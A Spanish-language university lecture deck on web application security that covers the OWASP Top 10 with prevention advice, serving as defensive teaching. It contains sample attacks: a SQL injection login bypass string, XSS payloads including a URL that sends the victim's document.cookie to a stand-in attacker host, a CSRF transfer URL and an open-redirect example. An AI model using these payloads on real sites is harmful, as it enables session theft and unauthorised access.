

Proyecto de Software

Cursada 2014



Seguridad en aplicaciones WEB

Algunos Aspectos a Considerar




Propiedades de la seguridad de la información

Confidencialidad: Que sólo el que tenga acceso a la información lo pueda acceder.

Integridad: Que la información no pueda ser modificada sin ser detectado

Disponibilidad: Que aquel que tiene acceso a la información siempre tenga la posibilidad de hacerlo

Triángulo CID (CIA)



Contexto

- En sus inicios, la Web permitía compartir información en forma libre.
- A medida que su uso se diversificó, agregando funcionalidad para acceder a **información sensible**, se hizo necesario contar con mecanismos que aseguren la **privacidad** y la **integridad** de la información.

Una aplicación Web insegura atenta contra la reputación de la organización, la disponibilidad del servicio, la confidencialidad y la integridad de los datos.

Aspectos de Seguridad en PHP

- Algunas consideraciones exceden al desarrollador, ya que dependen de configuraciones de las redes o servidores.
- Otras, si dependen de una buena programación.
- Nosotros ya vimos algunas ...

¿Cuáles?

El Proyecto OWASP

- Proyecto Abierto de Seguridad de Aplicaciones Web. Tiene por objeto ayudar a las organizaciones a desarrollar y mantener aplicaciones confiables.
- Brinda herramientas para aprender y realizar testeos, como Wescarb y Webgoat, foros, videos de ejemplos y mucha documentación, como la OWASP Guide, code Review.



OWASP

The Open Web Application Security Project


<http://www.owasp.org>

Vulnerabilidades/Riesgos Top 10

OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Broadened into →	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards	A10 – Unvalidated Redirects and Forwards
A9 – Insufficient Transport Layer Protection	Merged with 2010-A7 into new 2013-A6

Vulnerabilidades/Riesgos Top 10

¿Qué son los riesgos de seguridad en aplicaciones?



¿Cómo
calculo el
riesgo?

Agentes De Amenaza	Vectores De Ataque	Prevalencia de Debilidades	Detectabilidad de Debilidades	Impacto Técnico	Impacto Al Negocio
?	Fácil	Difundido	Fácil	Severo	?
	Medio	Común	Medio	Moderado	
	Difícil	Poco Común	Difícil	Menor	

Vulnerabilidades/Riesgos Top 10

A1 - Inyección

A2 - Pérdida de Autenticación y Gestión de Sesiones

A3 - Secuencia de Comandos en Sitios Cruzados (XSS)

A4 - Referencia Directa Insegura a Objetos

A5 - Defectuosa Configuración de Seguridad

A6 - Exposición de datos sensibles

A7 - Falla de Control de nivel de acceso

A8 - Falsificación de Peticiones en Sitios Cruzados (CSRF)

A9 - Uso de componentes con vulnerabilidades conocidas

A10 - Redirecciones y reenvíos no validados

Sólo vamos a ver algunas relacionadas con el desarrollo.

Otras mencionadas acá están más relacionadas a la configuración de redes y aplicaciones.

Vulnerabilidades/Riesgos Top 10

A1 - Inyección

A2 - Pérdida de Autenticación y Gestión de Sesiones

A3 - Secuencia de Comandos en Sitios Cruzados (XSS)

A4 - Referencia Directa Insegura a Objetos

A5 - Defectuosa Configuración de Seguridad

A6 - Exposición de datos sensibles

A7 - Falla de Control de nivel de acceso

A8 - Falsificación de Peticiones en Sitios Cruzados (CSRF)

A9 - Uso de componentes con vulnerabilidades conocidas

A10 - Redirecciones y reenvíos no validados

Ocurre cuando datos no confiables son enviados a un intérprete como parte de un comando o consulta.

Injection

A1

Inyección



- Este tipo de vulnerabilidad es **muy común**.
- El atacante envía simples cadenas de texto que explotan la sintaxis del intérprete atacado.
- Las fallas de inyección ocurren cuando una aplicación envía datos no confiables a un intérprete.
- Hay de distintos tipos, como SQL, LDAP, XPath, XSLT, entre otros.

Injection

- Una **SQL Injection** suele ocurrir cuando se arma en forma descuidada una consulta a la base de datos a partir de los datos ingresados por el usuario.
- Dentro de estos parámetros pueden venir el código malicioso.

Ejemplo típico: Suponiendo que para validar a un usuario que pide **id** y **pass** es se ejecuta:

```
"select * from users where id =" . $id . " and pass = " . $pass . "";
```

¿Qué sucede si usamos id y pass con **1' or '1=1'**?

```
"select * from users where id =" . "1' or '1=1" . " and pass = " . "1' or '1=1" . "";
```

Siempre True!!!

```
select * from users where id = '1' or '1=1' and pass = '1' or '1=1';
```

Injection - ¿Cómo evitarlo?

- ➔ Mantener los datos no confiables separados de comandos y consultas.
 - ➔ APIs seguras que eviten el uso del intérprete completamente o provea una interfaz parametrizada.
 - ➔ Escapar los caracteres especiales utilizando una sintaxis de escape especial para dicho intérprete.

Injection - ¿Cómo evitarlo?

- ➔ Armar un esquema de permisos adecuado. Por ejemplo a nivel de base de datos.
- ➔ Realizar consultas concretas, evitar el `select * ...`
- ➔ Filtrar los errores, por ejemplo a través del manejo de excepciones. Una vez puesto en producción, `desactivar` la variable `error_reports` de `php.ini`
- ➔ Comprobar los parámetros de entrada en el servidor. Por ejemplo usando `empty()` para ver si el dato está, buscando “`caracteres mágicos`” como `doble comilla`, `comilla simple` entre otros y utilizar caracteres de escape.

Injection - ¿Cómo evitarlo?

- ➡ Veremos ejemplo de login con PDO
- ➡ Es importante buscar la forma específica para cada lenguaje, motor de base o mecanismo que se utilice para acceder a la base.
- ➡ Pero es DESEABLE que la aplicación se autoproteja → ¿Qué pasa si dependemos del php.ini cuando cambia de entorno nuestra aplicación?

Vulnerabilidades/Riesgos Top 10

A1 - Inyección

A2 - Pérdida de Autenticación y Gestión de Sesiones

A3 - Secuencia de Comandos en Sitios Cruzados (XSS)

A4 - Referencia Directa Insegura a Objetos

A5 - Defectuosa Configuración de Seguridad

A6 - Exposición de datos sensibles

A7 - Falla de Control de nivel de acceso

A8 - Falsificación de Peticiones en Sitios Cruzados (CSRF)

A9 - Uso de componentes con vulnerabilidades conocidas

A10 - Redirecciones y reenvíos no validados

Si las funciones autenticación y gestión de sesiones son implementadas incorrectamente, es posible comprometer contraseñas, llaves, token de sesiones, o explotar otras fallas de implementación para asumir la identidad de otros usuarios.

Pérdida de autenticación ...

- El atacante utiliza fallas en las funciones de autenticación o gestión de las sesiones (por ejemplo cuentas expuestas, contraseñas, identificadores de sesión) para hacerse pasar por usuarios.
- Se aprovechan de vulnerabilidades en las secciones de cierre de sesión, gestión de contraseñas, tiempo de desconexión, función de recordar contraseña, pregunta secreta, actualización de cuenta, etc.


Pérdida de autenticación ...

Aspectos a tener en cuenta...

- Las credenciales deben estar protegidas.
- No debe ser posible sobrecribir o adivinar las credenciales: revisar funciones de cambio de contraseñas, recuperación de las mismas, etc.
- No mostrar id de sesión en la URL.
- Verificar siempre que se cierre la sesión o el tiempo en que caducan.
- No basarse solo en que la session exista... poner controles adicionales como ser token de sesión, ip origen, revalidación ante funciones críticas, etc

Pérdida de autenticación ...

Dilema: Problema de usabilidad vs seguridad



facebook

Email or Phone


Password

☐ Keep me logged in

Log In

Forgot your password?

The Facebook login form is shown with a red circle highlighting the "Keep me logged in" checkbox.



Acceder

Google

Nombre de usuario

Contraseña

Acceder

☒ No cerrar sesión

¿No puedes acceder a tu cuenta?

The Google login form is shown with a red circle highlighting the "No cerrar sesión" checkbox.

Vulnerabilidades/Riesgos Top 10

A1 - Inyección

A2 - Pérdida de Autenticación y Gestión de Sesiones

A3 - Secuencia de Comandos en Sitios Cruzados (XSS)

A4 - Referencia Directa Insegura a Objetos

A5 - Defectuosa Configuración de Seguridad


A6 - Exposición de datos sensibles

A7 - Falla de Control de nivel de acceso

A8 - Falsificación de Peticiones en Sitios Cruzados (CSRF)

A9 - Uso de componentes con vulnerabilidades conocidas

A10 - Redirecciones y reenvíos no validados



Ocurren cada vez que una aplicación toma datos no confiables y los envía al navegador web sin una validación y codificación apropiada.

XSS - Cross Site Scripting

- Este tipo de vulnerabilidad también es **muy común**.
- Se lo conoce como XSS para que no sea confundido con CSS.
- En general ocurren cuando una aplicación toma datos de un usuario, no los filtra en forma adecuada y los retorna sin validarlos ni codificarlos.
- Puede insertarse HTML, Javascript, entre otros, a través de los formularios o la URL.

XSS - Cross Site Scripting

- Con esta vulnerabilidad es posible robar el acceso de los usuarios y violar la integridad y confiabilidad de sus datos. Por ejemplo robando nombres de usuarios, claves, cookies. También es posible ejecutar código en forma remota inyectando código a través de la URL.
- Existen tres tipos conocidos de fallas XSS:
 - 1) Almacenados,
 - 2) Reflejados,
 - 3) XSS basado en DOM.

XSS - Cross Site Scripting

Ejemplos

[http://sitio_vulnerable.com/index.html#name=<script>alert\(“Ataque!”\);</script>](http://sitio_vulnerable.com/index.html#name=<script>alert(“Ataque!”);</script>)

El navegador ignora todo lo que va después de #, no lo manda al servidor. Ejecuta la petición y no se da cuenta de la inyección. Se ejecuta con los permisos que tiene el usuario en esa máquina.

Para postear un comentario, el usuario registrado envía la URL: http://video_inseguro.com.ar/busqueda.php?clave=
El atacante entonces convence a la víctima para que acceda a:

http://video_inseguro.com.ar/busqueda.php?clave=<script>window.location=http://ataque.com.ar/xss.php?cookie='+document.cookie</script>

y se queda con la cookie de la víctima.

XSS - Cross Site Scripting

Veamos:

→ Video

→ ¿Cómo funcionaban las cookies y cual es su relación con las sesiones?

Relacionandolo con manejo de sesión

Veamos:

- Recuerden video donde se roban las cookies
- Repasemos el funcionamiento de las cookies y las session
- ¿Qué puedo hacer con la cookie de alguien más? → Ejemplo de robo de session.

XSS - Cross Site Scripting

¿Cómo evitarlo?

- ➔ Validar la entrada: longitud, tipo, sintaxis, etc.
- ➔ Reemplazar las “ ”, las palabras script, etc.
- ➔ Usar herramientas de detección de XSS en nuestra aplicación.
- ➔ Usar motores de templates como por ejemplo Twig

Vulnerabilidades/Riesgos Top 10

A1 - Inyección

A2 - Pérdida de Autenticación y Gestión de Sesiones

A3 - Secuencia de Comandos en Sitios Cruzados (XSS)

A4 - Referencia Directa Insegura a Objetos

A5 - Defectuosa Configuración de Seguridad

A6 - Exposición de datos sensibles

A7 - Falla de Control de nivel de acceso

A8 - Falsificación de Peticiones en Sitios Cruzados (CSRF)

A9 - Uso de componentes con vulnerabilidades conocidas

A10 - Redirecciones y reenvíos no validados

El error más común en este área es simplemente no cifrar datos que deberían ser cifrados. Los atacantes normalmente no pueden romper el sistema criptográfico.

A6 - Exposición de datos sensibles

- Los datos sensibles deben tener protección extra como ser encriptación, tanto cuando están almacenados o en tránsito cuando se intercambia con el browser del cliente.
- Muchas aplicaciones no protegen correctamente los datos sensibles, como ser tarjetas de crédito, datos económicos y datos de autenticación.

A6 - Exposición de datos sensibles

- Un atacante no necesita atacar directamente, simplemente accede por ejemplo mediante un SQL injection y tiene a disposición todos los datos.
- Esta vulnerabilidad normalmente compromete todos los datos que deberían haber estado cifrados. Típicamente esta información incluye datos sensibles tales como datos médicos, cuentas de usuario, datos personales, tarjetas de crédito, etc.
- Si no hay cifrado en el transporte (típicamente https) cualquiera puede “escuchar” y “entender” la conversación entre cliente y servidor

A6 - Exposición de datos sensibles

¿Cómo evitarlo?

- ➡ Siempre cifrar datos críticos → nadie sin los permisos adecuados debería leerlos
- ➡ En el caso de contraseñas NADIE debería leerlos → tienen que almacenarse como hash y en el momento de la comprobación comparar hash
- ➡ Utilizar funciones estándar y de ser posible es deseable usar SALT

A6 - Exposición de datos sensibles

Scenario #1: Una aplicación encripta los datos sensibles utilizando la encriptación automática del motor de la base de datos. Esto significa que el mismo motor podrá desencriptar los datos automáticamente → lo que implica que con SQL injection podríamos leer la base en texto claro. El sistema debería encriptar utilizando algún mecanismo que permita solo desencriptar en el backend, utilizando por ejemplo clave pública y privada.

Scenario #2: El sitio no usa SSL, con sólo sniffear el tráfico podemos obtener usuario y password.

Algunos browser no admiten http y https en la misma página. Ej: <http://blog.mozilla.org/tanvi/2013/04/10/mixed-content-blocking-enabled-in-firefox-23/>

A6 - Exposición de datos sensibles

Conexión del navegador:

[Más información](#)

☒ Usar siempre https

☐ No usar siempre https

Navegación segura

☐ Usar Facebook a través de una conexión segura siempre que sea posible.

Guardar cambios


Cancelar

A6 - Exposición de datos sensibles

Scenario #3: Las passwords no usan salt, por lo que encriptaciones pueden ser precalculadas, obteniéndose desde rainbow tables por comparación y no calculandolas.

- Ejemplo de tabla precalculada → <http://md5crack.com/>

¿SALT?



Vulnerabilidades/Riesgos Top 10

A1 - Inyección

A2 - Pérdida de Autenticación y Gestión de Sesiones

A3 - Secuencia de Comandos en Sitios Cruzados (XSS)

A4 - Referencia Directa Insegura a Objetos

A5 - Defectuosa Configuración de Seguridad


A6 - Exposición de datos sensibles

A7 - Falla de Control de nivel de acceso

A8 - Falsificación de Peticiones en Sitios Cruzados (CSRF)

A9 - Uso de componentes con vulnerabilidades conocidas

A10 - Redirecciones y reenvíos no validados



Ocurre cuando un atacante pide a una aplicación datos a nombre de otro y esta toma ese pedido como una petición válida .

A8 - Cross Site Request Forgery

También conocido como XSRF, CSRF, y Cross Site Reference Forgery, consiste en explotar la confianza que el sitio tiene en el usuario.

Los atacantes crean peticiones HTTP falsas. Engañan a la víctima al enviarlas a través de etiquetas de imágenes, XSS, o muchas otras técnicas. Si el usuario está autenticado entonces el ataque será exitoso.

Los atacantes pueden cambiar cualquier dato que la víctima esté autorizado a cambiar, o acceder a cualquier funcionalidad que la víctima esta autorizado a realizar.

A8 - Cross Site Request Forgery

Sí las acciones de un sitio son urls fijas, como por ejemplo:

http://my_banco/transferir?

cantidad=1000&cuentadestino=123323

es posible que un tercero ejecute la misma a nombre de la víctima.

Típicamente un atacante puede embeber código malicioso HTML o Javascript en un mail o un sitio web para requerir una tarea específica a través de una url y se ejecutaría sin el conocimiento del usuario, directamente u utilizando una falla de Cross-site Scripting.

A8 - Cross Site Request Forgery

¿CSRF = XSS?

NO, funcionan exactamente al revés

Los usuarios generalmente confían que el contenido mostrado en sus navegadores es lo que el sitio Web visitado quiere realmente presentar al usuario. El sitio Web asume que si una acción requerida fue ejecutada, es lo que el usuario quiso ejecutar intencionalmente.

Cross-Site Scripting explota la confianza que el cliente tiene en el Sitio Web o la aplicación.

CSRF explota la confianza que el sitio tiene en el usuario.

Vulnerabilidades/Riesgos Top 10

A1 - Inyección

A2 - Pérdida de Autenticación y Gestión de Sesiones

A3 - Secuencia de Comandos en Sitios Cruzados (XSS)

A4 - Referencia Directa Insegura a Objetos

A5 - Defectuosa Configuración de Seguridad

A6 - Exposición de datos sensibles

A7 - Falla de Control de nivel de acceso

A8 - Falsificación de Peticiones en Sitios Cruzados (CSRF)

A9 - Uso de componentes con vulnerabilidades conocidas

A10 - Redirecciones y reenvíos no validados

Ocurre cuando una aplicación redirige o reenvía a los usuarios hacia una página o sitio web sin validación adecuada. En este caso, los atacantes pueden redirigir a las víctimas hacia otros sitios si que el usuario se percate de la situación.

Redirecciones y reenvíos no validados

A10

Redirecciones y reenvíos no validados



- Un atacante crea enlaces a redirecciones no validadas y engaña a las víctimas para que hagan clic en dichos enlaces. Las víctimas son más propensas a hacer clic sobre ellos ya que el enlace lleva a una aplicación en la que se confía.
- Si la página de destino se especifica en un parámetro no validado, se permite a los atacantes elegir dicha página.

Redirecciones y reenvíos no validados

Ejemplo típico:

<http://www.example.com/redirect.jsp?url=evil.com>

Si el atacante, manipula el parámetro url, puede redirigir hacia otro sitio.

¿Como puedo evitar esto?

- **Evitando** el uso de redirecciones y reenvíos.
- **Validar** entradas y parámetros.

En resumen ...

- **VALIDAR SIEMPRE** entradas de datos.
- Usar APIs conocidas y probadas.
- Estar atentos a situaciones que involucren uso de `eval()`, `include()`, `requiere()`, `fopen()`, `system()`, etc...
- Revisar aspectos de configuración básicos tanto en el intérprete, framework, web server o base de datos.
- Usar `htmlspecialchars()`, `urlencode()`, etc.
- Usar `$_GET`, `$_POST`, etc. según corresponda.

Referencias

- *Proyecto OWASP*

<https://www.owasp.org/index.php/Guide>

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Principles

- *Essential PHP Security, Shiflett, C., O'Reilly*

<http://catalogo.info.unlp.edu.ar/meran/opac-detail.pl?id1=1921>

- Proyecto de Concientización en seguridad y Privacidad:

<http://guardianesdelciberespacio.linti.unlp.edu.ar/recursos/>

- CERT-UNLP: <http://www.cert.unlp.edu.ar/>